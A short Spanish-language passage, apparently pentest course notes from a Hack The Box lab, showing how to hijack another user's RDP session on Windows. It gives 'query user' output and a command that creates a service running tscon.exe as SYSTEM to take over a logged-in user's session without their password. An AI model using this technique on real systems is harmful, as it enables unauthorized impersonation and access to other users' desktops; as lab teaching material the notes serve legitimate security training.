
Para hacerse pasar con éxito por un usuario sin su contraseña, necesitamos tener privilegios SYSTEM y utilizar el binario de Microsoft tscon.exe, que permite conectarse a otra sesión de escritorio especificando el SESSION ID y el nombre de sesión.
SI TENEMOS PERMISOS DE ADMIN
txt
C:\htb> query user
 USERNAME     SESSIONNAME   ID  STATE   IDLE TIME  LOGON TIME
>juurena      rdp-tcp#13     1  Active          7  8/25/2021 1:23 AM
 lewen        rdp-tcp#14     2  Active          *  8/25/2021 1:28 AM

C:\htb> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"